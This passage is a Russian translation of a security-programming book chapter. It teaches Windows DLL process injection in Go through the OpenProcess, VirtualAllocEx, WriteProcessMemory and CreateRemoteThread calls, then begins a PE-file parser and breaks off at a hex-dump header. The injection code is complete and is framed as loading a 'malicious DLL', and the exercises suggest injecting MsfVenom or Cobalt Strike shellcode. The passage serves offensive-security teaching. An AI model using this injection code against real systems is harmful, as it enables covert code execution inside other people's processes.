Внедрение в процесс с помощью пакета syscall

Нередко нам требуется внедрить в процесс собственный код. Причиной может быть желание получить доступ из командной строки к удаленной системе (оболочке) или даже отладить приложение в среде выполнения при отсутствии доступа к исходному коду. Понимание механики внедрения также поможет выполнять более интересные задачи, например загрузку резидентных программ или функций перехвата. Какой бы задачи это ни касалось, данный раздел научит вас с помощью Go взаимодействовать с Microsoft Windows API для внедрения собственного кода в процесс. В качестве примера мы будем внедрять хранящуюся на диске полезную нагрузку в память существующего процесса. На рис. 12.5 схематично показана общая цепочка событий.




Рис. 12.5. Простая схема внедрения в процесс

В первом шаге мы используем функцию Windows `OpenProcess()` для установки дескриптора процесса вместе с желаемыми правами доступа к нему. Это необходимый шаг для взаимодействия на уровне процесса, неважно, локального или удаленного.

Получив необходимый дескриптор процесса, мы используем его на шаге 2 вместе с функцией Windows `VirtualAllocEx()`, чтобы выделить в удаленном процессе виртуальную память. Этот шаг позволит далее загрузить в нее байт-код, например шелл-код или DLL.

На шаге 3 мы загружаем этот код в память с помощью функции Windows `WriteProcessMemory()`. На этом этапе реализации внедрения мы, как атакующие, должны решить, что именно нам нужно от шелл-кода или DLL. Это также тот момент, когда нужно загружать отладочный код в попытке разобраться с выполняющейся программой.

Наконец, на шаге 4 мы задействуем функцию Windows `CreateRemoteThread()` для вызова нативной экспортируемой функции DLL, например `LoadLibraryA()`,

расположенной в `Kernel32.dll`. Это дает нам возможность выполнить код, ранее помещенный в процесс с помощью `WriteProcessMemory()`.

Описанные четыре шага представляют фундаментальный образец внедрения в процесс своего кода. Далее в общем примере мы определим и подробно объясним несколько дополнительных файлов и функций, которые для приведенной схемы необязательны.

Определение Windows DLL и присваивание переменных

Первым шагом будет создание файла `winmods`, показанного в листинге 12.3. (Все листинги кода находятся в корне /exist репозитория GitHub https://github.com/blackhat-go/bhg/.) В этом файле определяется внутренняя Windows DLL, поддерживающая экспортируемые API системного уровня, которые мы будем вызывать с помощью пакета `syscall`. `Winmods` содержит больше объявлений и присваиваний ссылок на модули Windows DLL, чем нужно нам для данного проекта. Но мы поговорим и о них тоже, чтобы вы могли задействовать эти элементы при написании более продвинутого кода для внедрения.

Листинг 12.3. Файл winmods (/ch-12/procInjector/winsys/winmods.go)

```
import "syscall"

var (
  ❶ ModKernel32 = syscall.NewLazyDLL("kernel32.dll")
    modUser32   = syscall.NewLazyDLL("user32.dll")
    modAdvapi32 = syscall.NewLazyDLL("Advapi32.dll")

    ProcOpenProcessToken      = modAdvapi32.NewProc("GetProcessToken")
    ProcLookupPrivilegeValueW = modAdvapi32.NewProc("LookupPrivilegeValueW")
    ProcLookupPrivilegeNameW  = modAdvapi32.NewProc("LookupPrivilegeNameW")
    ProcAdjustTokenPrivileges = modAdvapi32.NewProc("AdjustTokenPrivileges")
    ProcGetAsyncKeyState      = modUser32.NewProc("GetAsyncKeyState")
    ProcVirtualAlloc          = ModKernel32.NewProc("VirtualAlloc")
    ProcCreateThread          = ModKernel32.NewProc("CreateThread")
    ProcWaitForSingleObject   = ModKernel32.NewProc("WaitForSingleObject")
    ProcVirtualAllocEx        = ModKernel32.NewProc("VirtualAllocEx")
    ProcVirtualFreeEx         = ModKernel32.NewProc("VirtualFreeEx")
    ProcCreateRemoteThread    = ModKernel32.NewProc("CreateRemoteThread")
    ProcGetLastError          = ModKernel32.NewProc("GetLastError")
    ProcWriteProcessMemory    = ModKernel32.NewProc("WriteProcessMemory")
  ❷ ProcOpenProcess           = ModKernel32.NewProc("OpenProcess")
    ProcGetCurrentProcess     = ModKernel32.NewProc("GetCurrentProcess")
    ProcIsDebuggerPresent     = ModKernel32.NewProc("IsDebuggerPresent")
    ProcGetProcAddress        = ModKernel32.NewProc("GetProcAddress")
    ProcCloseHandle           = ModKernel32.NewProc("CloseHandle")
    ProcGetExitCodeThread     = ModKernel32.NewProc("GetExitCodeThread")
)
```

Метод `NewLazyDLL()` используется для загрузки `Kernel32` ❶. Эта библиотека управляет большой частью внутренней функциональности процесса Windows, такой как адресация, обработка, выделение памяти и др. Стоит отметить, что начиная с Go версии 1.12.2 доступны две новые функции: `LoadLibraryEx()` и `NewLazySystemDLL()`. Первая упрощает загрузку DLL, а вторая служит для предотвращения атак по захвату системных DLL.

Для взаимодействия с DLL необходимо установить переменную, которую можно будет задействовать в коде. С этой целью для каждого нужного нам API мы вызываем `module.NewProc`. В ❷ вызываем его для `OpenProcess()` и определяем экспортируемую переменную `ProcOpenProcess`. Последнюю можно использовать произвольно. Здесь мы просто демонстрируем технику присваивания любой экспортируемой функции Windows DLL описательному имени переменной.

Получение токена процесса с помощью OpenProcess Windows API

Далее мы создадим функцию `OpenProcessHandle()`, которую используем для получения токена дескриптора процесса. При описании кода будем употреблять термины *«токен»* и *«дескриптор»* как синонимы, но имейте в виду, что каждый процесс системы Windows имеет уникальный токен. Это дает возможность применять подходящие модели безопасности, например *обязательный контроль целостности* — модель, с которой стоит познакомиться для лучшего понимания механики уровня процессов. Модели безопасности состоят из таких элементов, как, например, права и привилегии уровня процессов, и определяют порядок взаимодействия непривилегированных процессов с процессами, обладающими повышенными правами.

Для начала рассмотрим структуру данных `OpenProcess()` из C++ в том виде, в котором она определена в документации Windows API (листинг 12.4). Этот объект мы определим, как если бы собирались вызывать его из нативного C++ кода Windows. Но делать этого мы по факту не станем, потому что он будет предназначен для использования с помощью пакета `syscall`. Следовательно, нужно перевести этот объект в стандартные типы данных Go.

Листинг 12.4. Произвольный объект Windows C++ и типы данных

```
HANDLE OpenProcess(
    DWORD❶ dwDesiredAccess,
    BOOL bInheritHandle,
    DWORD dwProcessId
);
```

Первая необходимая задача состоит в переводе `DWORD` ❶ в доступный для использования тип, поддерживаемый Go. В Microsoft `DWORD` определен как 32-битное беззнаковое целое число, что соответствует типу Go `uint32`. Значение `DWORD` указывает, что он должен содержать `dwDesiredAccess` или, как сказано в документации,

«одно или более прав доступа к процессу». Права доступа к процессу определяют действия, которые мы хотим выполнить в его отношении при условии наличия токена этого процесса.

Нам нужно определить ряд таких прав. Поскольку эти значения меняться не будут, они помещаются в файл констант Go, как показано в листинге 12.5. Каждая строка этого списка определяет право доступа к процессу. Здесь содержатся практически все доступные права, но мы используем только те, что необходимы для получения дескриптора процесса.

Листинг 12.5. Раздел констант, объявляющий права доступа к процессу (/ch-12/procInjector/winsys/constants.go)

```
const (
    // docs.microsoft.com/en-us/windows/desktop/ProcThread/process-security-
    // and-access-rights
    PROCESS_CREATE_PROCESS             = 0x0080
    PROCESS_CREATE_THREAD              = 0x0002
    PROCESS_DUP_HANDLE                 = 0x0040
    PROCESS_QUERY_INFORMATION          = 0x0400
    PROCESS_QUERY_LIMITED_INFORMATION  = 0x1000
    PROCESS_SET_INFORMATION            = 0x0200
    PROCESS_SET_QUOTA                  = 0x0100
    PROCESS_SUSPEND_RESUME             = 0x0800
    PROCESS_TERMINATE                  = 0x0001
    PROCESS_VM_OPERATION               = 0x0008
    PROCESS_VM_READ                    = 0x0010
    PROCESS_VM_WRITE                   = 0x0020
    PROCESS_ALL_ACCESS                 = 0x001F0FFF
)
```

Все права, которые мы определили в листинге 12.5, согласуются с соответствующими константными hex-значениями. Именно в таком формате они должны находиться для присваивания переменной Go.

Прежде чем переходить к рассмотрению листинга 12.6, мы хотим пояснить одну сложность. Дело в том, что не только `OpenProcessHandle()`, но и большинство последующих функций внедрения в процесс будут получать пользовательский объект типа `inject` и возвращать значение типа `error`. Объект структуры `inject` (листинг 12.6) будет содержать различные значения, которые передает соответствующая функция Windows через `syscall`.

Листинг 12.6. Структура Inject, используемая для хранения определенных типов данных при внедрении в процесс (/ch-12/procInjector/winsys/models.go)

```
type Inject struct {
    Pid              uint32
    DllPath          string
    DLLSize          uint32
    Privilege        string
```

```
    RemoteProcHandle  uintptr
    Lpaddr            uintptr
    LoadLibAddr       uintptr
    RThread           uintptr
    Token             TOKEN
}

type TOKEN struct {
    tokenHandle syscall.Token
}
```

В листинге 12.7 показана первая действительная функция `OpenProcessHandle()`. Давайте рассмотрим этот блок кода и разберем его детали.

Листинг 12.7. Функция OpenProcessHandle(), используемая для получения дескриптора процесса (/ch-12/procInjector/winsys/inject.go)

```
func OpenProcessHandle(i *Inject) error {
     ❶ var rights uint32 = PROCESS_CREATE_THREAD |
         PROCESS_QUERY_INFORMATION |
         PROCESS_VM_OPERATION |
         PROCESS_VM_WRITE |
         PROCESS_VM_READ
     ❷ var inheritHandle uint32 = 0
     ❸ var processID uint32 = i.Pid
     ❹ remoteProcHandle, _, lastErr❺ := ProcOpenProcess.Call❻(
         uintptr(rights), // DWORD dwDesiredAccess
         uintptr(inheritHandle), // BOOL bInheritHandle
         uintptr(processID)) // DWORD dwProcessId
     if remoteProcHandle == 0 {
         return errors.Wrap(lastErr, `[!] ERROR :
        Can't Open Remote Process. Maybe running w elevated integrity?`)
    }
    i.RemoteProcHandle = remoteProcHandle
    fmt.Printf("[-] Input PID: %v\n", i.Pid)
    fmt.Printf("[-] Input DLL: %v\n", i.DllPath)
    fmt.Printf("[+] Process handle: %v\n", unsafe.Pointer(i.RemoteProcHandle))
    return nil
}
```

Код начинается с присваивания прав доступа переменной типа `uint32` под названием `rights` ❶. Фактически присваиваемые значения включают `PROCESS_CREATE_THREAD`, которое позволяет создавать в удаленном процессе поток. За ним следует `PROCESS_QUERY_INFORMAITON` — право, дающее возможность делать общий запрос деталей удаленного процесса. Последние три права доступа, `PROCESS_VM_OPERATION`, `PROCESS_VM_WRITE` и `PROCESS_VM_READ`, позволяют управлять виртуальной памятью удаленного процесса.

Далее объявляется переменная `inheritHandle` ❷, которая определяет, будет ли наш новый дескриптор процесса наследовать существующий. Мы передаем `0`, указывая

таким образом логическое значение `false`, поскольку нам нужен именно новый дескриптор процесса. Следом идет переменная `processID` ❸, содержащая PID целевого процесса. В то же время происходит согласование типов переменных с документацией Windows API, чтобы обе эти переменные имели тип `uint32`. Этот паттерн продолжается до совершения системного вызова с помощью `ProcOpenProcess.Call()` ❻.

Метод `.Call()` получает изменяющееся количество значений `uintptr`, которые, если взглянуть на сигнатуру функции `Call()`, были бы объявлены буквально как `...uintptr`. При этом возвращаемые типы обозначены как `uintptr` ❹ и `error` ❺. Кроме того, тип ошибки назван `lastErr` ❺, есть его описание в документации Windows API, он содержит возвращаемое значение ошибки согласно определению фактически вызванной функции.

Управление памятью с помощью VirtualAllocEx Windows API

Теперь, когда у нас есть дескриптор, нам нужен способ выделить в процессе виртуальную память. Это необходимо, чтобы обозначить участок памяти и инициализировать его перед началом записи. Начнем с того, что поместим функцию из листинга 12.8 сразу после функции из листинга 12.7. (По ходу реализации кода внедрения в процесс мы продолжим добавлять функции друг за другом.)

Листинг 12.8. Выделение области памяти в удаленном процессе с помощью VirtualAllocEx (/ch-12/procInjector/winsys/inject.go)

```
func VirtualAllocEx(i *Inject) error {
    var flAllocationType uint32 = MEM_COMMIT | MEM_RESERVE
    var flProtect uint32 = PAGE_EXECUTE_READWRITE
    lpBaseAddress, _, lastErr := ProcVirtualAllocEx.Call(
        i.RemoteProcHandle, // HANDLE hProcess
        uintptr(nullRef), // LPVOID lpAddress ❶
        uintptr(i.DLLSize), // SIZE_T dwSize
        uintptr(flAllocationType), // DWORD flAllocationType
        // https://docs.microsoft.com/en-us/windows/desktop/Memory/
        // memory-protection-constants
uintptr(flProtect)) // DWORD flProtect
    if lpBaseAddress == 0 {
        return errors.Wrap(lastErr, "[!] ERROR : Can't Allocate Memory On
                                    Remote Process.")
    }
    i.Lpaddr = lpBaseAddress
    fmt.Printf("[+] Base memory address: %v\n", unsafe.Pointer(i.Lpaddr))
    return nil
}
```

В отличие от предыдущего системного вызова `OpenProcess()`, мы вводим новую деталь с помощью переменной `nullRef` ❶. Ключевое слово `nil` зарезервировано в Go для всех `null`-действий. Тем не менее это типизированное значение, то есть его

прямая передача через `syscall` без типа приведет либо к ошибке среды выполнения, либо к ошибке преобразования типа, что в любом случае будет плохо. Исправить это можно просто: объявляем переменную, разрешающуюся в значение `0`, например целое число. Теперь значение `0` может быть надежно передано и интерпретировано принимающей функцией Windows как `null`.

Запись в память с помощью WriteProcessMemory Windows API

Далее используем функцию `WriteProcessMemory()` для выполнения записи в область памяти, ранее инициализированную функцией `VirtualAllocEx()`. В листинге 12.9 мы не стали усложнять и вместо записи в память всего кода DLL просто вызываем DLL через путь к файлу.

Листинг 12.9. Запись пути к файлу DLL в память удаленного процесса (/ch-12/procInjector/winsys/inject.go)

```
func WriteProcessMemory(i *Inject) error {
    var nBytesWritten *byte
    dllPathBytes, err := syscall.BytePtrFromString(i.DllPath) ❶
    if err != nil {
        return err
    }
    writeMem, _, lastErr := ProcWriteProcessMemory.Call(
        i.RemoteProcHandle, // HANDLE hProcess
        i.Lpaddr, // LPVOID lpBaseAddress
        uintptr(unsafe.Pointer(dllPathBytes)), // LPCVOID lpBuffer ❷
        uintptr(i.DLLSize), // SIZE_T   nSize
        uintptr(unsafe.Pointer(nBytesWritten))) // SIZE_T *lpNumberOfBytesWritten
    if writeMem == 0 {
        return errors.Wrap(lastErr, "[!] ERROR : Can't write to process
                                    memory.")
    }
    return nil
}
```

Первая достойная внимания функция `syscall` — это `BytePtrFromString()` ❶. Это вспомогательная функция, которая получает `string` и возвращает расположение указателя базового 0-индекса среза `byte`, которое мы присваиваем `dllPathBytes`.

В завершение мы наконец-то увидим `unsafe.Pointer` в действии. Третий аргумент для `ProcWriteProcessMemory.Call` определяется в спецификации Windows API как «`lpBuffer` — указатель на буфер, содержащий данные для записи в адресное пространство указанного процесса». Чтобы передать определенное в `dllPathBytes` значение указателя Go в функцию Windows, мы используем `unsafe.Pointer`, обходя таким образом преобразование типов. И последнее, что здесь нужно отметить: доступ к `uintptr` и `unsafe.Pointr` ❷ безопасен, поскольку оба они применяются

встроенно и не стремятся присвоить возвращаемое значение для повторного использования в дальнейшем.

Поиск LoadLibraryA с помощью GetProcessAddress Windows API

`Kernel32.dll` экспортирует функцию `LoadLibraryA()`, которая доступна во всех версиях Windows. В документации Microsoft сказано, что она «загружает указанный модуль в адресное пространство вызывающего процесса. Указанный модуль может вызвать загрузку других модулей». Прежде чем создавать удаленный поток, необходимый для внедрения в процесс, нам необходимо получить адрес области памяти, содержащей `LoadLibraryA()`. Это можно сделать с помощью `GetLoadLibAddress()` — функции, которая относится к упомянутым в листинге 12.10.

Листинг 12.10. Получение адреса памяти LoadLibraryA() с помощью функции Windows GetProcessAddress() (/ch-12/procInjector/winsys/inject.go)

```
func GetLoadLibAddress(i *Inject) error {
    var llibBytePtr *byte
    llibBytePtr, err := syscall.BytePtrFromString("LoadLibraryA") ❶
    if err != nil {
        return err
    }
    lladdr, _, lastErr := ProcGetProcAddress.Call❷(
        ModKernel32.Handle(), // HMODULE hModule ❸
        uintptr(unsafe.Pointer(llibBytePtr))) // LPCSTR lpProcName ❹
    if &lladdr == nil {
        return errors.Wrap(lastErr, "[!] ERROR : Can't get process address.")
    }
    i.LoadLibAddr = lladdr
    fmt.Printf("[+] Kernel32.Dll memory address: %v\n",
                    unsafe.Pointer(ModKernel32.Handle()))
    fmt.Printf("[+] Loader memory address: %v\n", unsafe.Pointer(i.LoadLibAddr))
    return nil
}
```

Мы используем функцию `GetProcessAddress()`, чтобы определить базовый адрес памяти `LoadLibraryA()`, необходимый для вызова `CreateRemoteThread()`. Функция `ProcGetProcAddress.Call()` ❷ получает два аргумента: дескриптор `Kernel32.dll` ❸, который содержит интересующую нас `LoadLibraryA()`, и расположение указателя базового 0-индекса ❹ среза `byte`, возвращенное из литеральной строки `"LoadLibraryA"` ❶.

Выполнение вредоносной DLL с помощью CreateRemoteThread Windows API

Мы используем функцию `CreateRemoteThread()` для создания потока в области виртуальной памяти удаленного процесса. Если этой областью окажется

LoadLibraryA(), значит, у нас есть способ загрузить и выполнить область памяти, содержащую путь к нашей вредоносной DLL. Рассмотрим код листинга 12.11.

Листинг 12.11. Внедрение в процесс с помощью функции CreateRemoteThread() (/ch-12/procInjector/winsys/inject.go)

```
func CreateRemoteThread(i *Inject) error {
    var threadId uint32 = 0
    var dwCreationFlags uint32 = 0
    remoteThread, _, lastErr := ProcCreateRemoteThread.Call❶(
        i.RemoteProcHandle, // HANDLE hProcess ❷
        uintptr(nullRef), // LPSECURITY_ATTRIBUTES lpThreadAttributes
        uintptr(nullRef), // SIZE_T dwStackSize
        i.LoadLibAddr, // LPTHREAD_START_ROUTINE lpStartAddress ❸
        i.Lpaddr, // LPVOID lpParameter ❹
        uintptr(dwCreationFlags), // DWORD dwCreationFlags
        uintptr(unsafe.Pointer(&threadId)), // LPDWORD lpThreadId
    )
    if remoteThread == 0 {
        return errors.Wrap(lastErr, "[!] ERROR : Can't Create Remote Thread.")
    }
    i.RThread = remoteThread
    fmt.Printf("[+] Thread identifier created: %v\n", unsafe.Pointer(&threadId))
    fmt.Printf("[+] Thread handle created: %v\n", unsafe.Pointer(i.RThread))
    return nil
}
```

Функция ProcCreateRemoteThread.Call() ❶ получает в общей сложности семь аргументов, хотя в этом примере мы используем только три из них. Это RemoteProcHandle ❷, содержащий дескриптор целевого процесса, LoadLibAddr ❸, содержащий начальную программу, которую вызывает поток (в данном случае LoadLibraryA()), и указатель ❹ на виртуальную выделенную память, содержащий местоположение полезной нагрузки.

Проверка внедрения с помощью WaitforSingleObject Windows API

Мы будем использовать функцию WaitforSingleObject(), проверяя, когда конкретный объект окажется в сигнальном состоянии. Это действие важно при внедрении в процесс, потому что нам нужно дождаться выполнения потока, чтобы избежать преждевременного отключения. Давайте вкратце рассмотрим определение функции в листинге 12.12.

Листинг 12.12. Применение функции WaitforSingleObject() для обеспечения успешного выполнения потока (/ch-12/procInjector/winsys/inject.go)

```
func WaitForSingleObject(i *Inject) error {
    var dwMilliseconds uint32 = INFINITE
    var dwExitCode uint32
    rWaitValue, _, lastErr := ProcWaitForSingleObject.Call( ❶
```

```
        i.RThread,  //  HANDLE  hHandle
        uintptr(dwMilliseconds)) // DWORD dwMilliseconds
    if rWaitValue != 0 {
        return errors.Wrap(lastErr, "[!] ERROR : Error returning thread wait state.")
    }
    success, _, lastErr := ProcGetExitCodeThread.Call(❷
        i.RThread,  //  HANDLE    hThread
        uintptr(unsafe.Pointer(&dwExitCode))) // LPDWORD lpExitCode
    if success == 0 {
        return errors.Wrap(lastErr, "[!] ERROR : Error returning thread exit code.")
    }
    closed, _, lastErr := ProcCloseHandle.Call(i.RThread) // HANDLE hObject ❸
    if closed == 0 {
        return errors.Wrap(lastErr, "[!] ERROR : Error closing thread handle.")
    }
    return nil
}
```

В этом блоке кода реализуются три интересующих нас события. Сначала системному вызову `ProcWaitForSingleObject.Call()` ❶ передается дескриптор потока, возвращенный в листинге 12.11. В качестве второго аргумента передается значение ожидания `INFINITE`, с помощью которого мы объявляем для выполнения этого события бесконечное время.

Далее `ProcGetExitCodeThread.Call()` ❷ определяет, успешно ли завершился поток. Если да — вызывается функция `LoadLibraryA` и наш DLL выполняется. В завершение, как и в случае обязательной очистки практически любого дескриптора, мы передаем системный вызов `ProcCloseHandle.Call()` ❸, чтобы дескриптор объекта потока закрылся без ошибок.

Очистка с помощью VirtualFreeEx Windows API

Функцию `VirtualFreeEx()` мы используем, чтобы освободить виртуальную память, которую выделили в листинге 12.8 с помощью `VirtualAllocEx()`. Это необходимо для обязательной очистки памяти, так как ее инициализированные области могут занимать много места, учитывая общий размер кода, внедряемого в удаленный процесс, такого как, например, вся DLL-библиотека. Рассмотрим этот блок кода в листинге 12.13.

Листинг 12.13. Освобождение виртуальной памяти с помощью функции VirtualFreeEx() (/ch-12/procInjector/winsys/inject.go)

```
func VirtualFreeEx(i  *Inject) error {
    var dwFreeType uint32 = MEM_RELEASE
    var size uint32 = 0 //Size must be 0 to MEM_RELEASE all of the region
    rFreeValue, _, lastErr := ProcVirtualFreeEx.Call❶(
        i.RemoteProcHandle, // HANDLE hProcess ❷
        i.Lpaddr, // LPVOID lpAddress ❸
```

```
            uintptr(size), // SIZE_T dwSize ❹
            uintptr(dwFreeType)) // DWORD dwFreeType ❺
        if rFreeValue == 0 {
            return errors.Wrap(lastErr, "[!] ERROR : Error freeing process memory.")
        }
        fmt.Println("[+] Success: Freed memory region")
        return nil
    }
```

Функция `ProcVirtualFreeEx.Call()` ❶ получает четыре аргумента. Первый — это дескриптор удаленного процесса ❷, связанный с процессом, чью память требуется освободить. Следующий аргумент — это указатель ❸ на расположение освобождаемой памяти.

Обратите внимание на то, что переменной `size` ❹ присвоено значение `0`. Согласно документации Windows API необходимо освободить всю область памяти до восстанавливаемого состояния. В завершение мы передаем операцию `MEM_RELEASE` ❺ для окончательного освобождения памяти процесса и на этом заканчиваем рассмотрение операции внедрения.

Дополнительные упражнения

Как и многие другие главы книги, эта принесет максимальную пользу, если по ходу ее прочтения вы будете писать код и экспериментировать. Поэтому текущий раздел мы закончим несколькими дополнительными задачами, или, иначе говоря, возможностями для расширенного знакомства с уже рассмотренными темами.

- Один из наиболее важных аспектов создания программы внедрения кода — это сохранение пригодной для использования цепочки инструментов, достаточной для инспектирования и отладки выполнения процесса. Скачайте и установите инструменты Process Hacker и Process Monitor. Затем с помощью Process Hacker выделите адреса памяти `Kernel32` и `LoadLibrary`. Параллельно с этим найдите дескриптор процесса и взгляните на уровень его целостности, а также присущие ему привилегии. Теперь внедрите свой код в тот же целевой процесс и найдите поток.
- Ради интереса можно расширить этот образец внедрения в процесс. Например, вместо получения полезной нагрузки из пути файла на диске используйте MsfVenom или Cobalt Strike для генерации шелл-кода и загрузки его напрямую в память процесса. Для этого потребуется изменить функции `VirtualAllocEx` и `LoadLibrary`.
- Создайте DLL и загрузите все содержимое в память. Это будет аналогично предыдущему примеру, за исключением того, что загружать вы будете всю

DLL, а не шелл-код. Используйте Process Monitor, чтобы установить фильтр путей, фильтр процессов или оба, и понаблюдайте за порядком загрузки системной DLL. Что мешает перехвату загрузки DLL?

- Можете обратиться к проекту Frida (https://www.frida.re/), чтобы внедрить в целевой процесс JS-движок Google Chrome V8. У него много поклонников как в области мобильной безопасности, так и среди разработчиков: с его помощью можно выполнять анализ среды выполнения, отладку внутри процессов и оснащение инструментами. Frida также можно использовать с другими операционными системами, например Windows. Создайте собственный код Go, внедрите Frida в целевой процесс и задействуйте его для выполнения JS в данном процессе. Освоение функциональности этого фреймворка потребует времени и изучения, но результат того однозначно стоит.

Формат файлов Portable Executable

Иногда для доставки вредоносного кода нам требуется некий транспорт. Им может быть, например, свежесозданный исполняемый файл, доставляемый посредством эксплойта в существующий код, либо измененный исполняемый файл, который уже находится в системе. Если мы решим воспользоваться вторым из упомянутых способов, то нужно будет сначала понять структуру двоичного формата данных Windows *Portable Executable (PE)*, поскольку он определяет способ построения исполняемого файла и его возможности. В текущем разделе рассмотрим и структуру данных PE, и соответствующий одноименный пакет Go PE. В завершение же создадим парсер двоичного PE-файла, с помощью которого вы сможете обходить его структуру.

Особенности формата файлов PE

Для начала разберем формат структуры данных PE, который чаще всего представляется как исполняемый объектный код или DLL. Он также поддерживает ссылки на все ресурсы, используемые в ходе начальной загрузки операционной системой исполняемого файла PE, включая таблицу адресов экспорта (export address table, EAT), применяемую для хранения экспортируемых функций по порядковому номеру, таблицу имен экспорта, хранящую экспортируемые функции по имени, таблицу адресов импорта (import address table, IAT), таблицу имен импорта, локальную память потоков, управление ресурсами и другие структуры. Спецификация этого формата размещена по адресу https://docs.microsoft.com/en-us/windows/win32/debug/pe-format/. На рис. 12.6 показана структура данных PE — визуальное представление двоичного файла Windows.

По мере построения PE-парсера мы изучим каждый из этих разделов.




Рис. 12.6. Формат файлов Windows PE

Написание PE-парсера

В последующих разделах мы будем писать отдельные компоненты парсера, необходимые для анализа каждого раздела PE в исполняемом файле Windows. В качестве примера возьмем формат PE, связанный с исполняемым файлом мессенджера Telegram, расположенным на https://telegram.org. Это приложение мы выбрали за то, что оно и не такое заурядное, как часто приводимый простой пример с двоичным файлом SSH, и в то же время распространяется как формат PE. Использовать можно практически любой исполняемый файл Windows, и мы вас даже призываем поработать с другими.

Загрузка двоичного файла PE и файлового I/O

Листинг 12.14 начинается с применения пакета PE для подготовки двоичного файла Telegram к последующему парсингу. Весь создаваемый код можете поместить в один файл в функцию `main()`.

Листинг 12.14. I/O для двоичного файла PE (/ch-12/peParser/main.go)

```
import (
  ❶ "debug/pe"
    "encoding/binary"
    "fmt"
    "io"
```

```
    "log"
    "os"
)

func main() {
  ❷ f, err := os.Open("Telegram.exe")
    check(err)
  ❸ pefile, err := pe.NewFile(f)
    check(err)
    defer f.Close()
    defer pefile.Close()
```

Прежде чем рассматривать каждый компонент структуры PE, нужно заглушить начальный импорт ❶ и файловый I/O (ввод/вывод) с помощью пакета PE. Мы используем `os.Open()` ❷, а затем `pe.NewFile()` ❸ для создания дескриптора файла и объекта PE-файла соответственно. Это необходимо, потому что мы собираемся парсить содержимое PE-файла с помощью объекта `Reader`, такого как файл или ридер двоичных данных.

Парсинг заголовка и заглушки DOS

Первый раздел показанной на рис. 12.6 структуры данных начинается с заголовка DOS. В любом исполняемом файле Windows на базе DOS есть уникальное значение `0x4D 0x5A` (или `MZ` в ASCII), оно объявляет этот файл именно как исполняемый файл Windows. Еще одно значение, присутствующее во всех PE-файлах, расположено в смещении `0x3C`. Оно указывает на другое смещение, содержащее сигнатуру PE-файла, а именно `0x50 0x45 0x00 0x00` (или `PE` в ASCII).

Заголовок, идущий следом, — это заглушка DOS, которая всегда предоставляет hex-значения как This program cannot be run in DOS mode. Исключение случается, когда параметр компоновщика `/STUB` предоставляет произвольное строковое значение. Если вы откроете приложение Telegram в удобном для вас hex-редакторе, оно будет выглядеть так, как показано на рис. 12.7. Все названные значения имеются.

До этого момента мы описывали DOS Header (заголовок) и Stub (заглушку), глядя на шестнадцатеричное представление в hex-редакторе. А сейчас рассмотрим парсинг тех же значений с помощью кода Go, который показан в листинге 12.15.

Листинг 12.15. Парсинг значений DOS Header и Stub (/ch-12/peParser/main.go)

```
    dosHeader := make([]byte, 96)
    sizeOffset := make([]byte, 4)

    // Перевод десятичного значения в Ascii (поиск MZ)
    _, err = f.Read(dosHeader) ❶
    check(err)
```

```
    fmt.Println("[-----DOS Header / Stub-----]")
    fmt.Printf("[+] Magic Value: %s%s\n", string(dosHeader[0]),
                  string(dosHeader[1])) ❷

    // Проверка PE+0+0 (Действительный формат PE)
    pe_sig_offset := int64(binary.LittleEndian.Uint32(dosHeader[0x3c:])) ❸
    f.ReadAt(sizeOffset[:], pe_sig_offset) ❹
    fmt.Println("[-----Signature Header-----]")
    fmt.Printf("[+] LFANEW Value: %s\n", string(sizeOffset))

/* OUTPUT
[-----DOS Header / Stub-----]
[+] Magic Value: MZ
[-----Signature Header-----]
[+] LFANEW Value: PE
*/
```

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
